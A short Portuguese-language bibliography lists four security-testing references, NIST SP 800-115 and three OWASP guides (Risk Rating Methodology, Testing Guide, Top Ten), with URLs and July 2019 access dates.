NIST. **SP 800-115 - Technical Guide to Information Security Testing and Assessment.** 2008. Disponível em: <<https://csrc.nist.gov/publications/detail/sp/800-115/final>>. Acesso em julho de 2019.

OWASP. **OWASP Risk Rating Methodology.** 2019. Disponível em: <https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology>. Acesso em julho de 2019.

OWASP. **OWASP Testing Guide.** 2017. Disponível em: <https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents>. Acesso em julho de 2019.

OWASP. **OWASP Top Ten.** 2017. Disponível em: <https://www.owasp.org/index.php/Category:OWASP_Top_Ten_2017_Project>. Acesso em julho de 2019.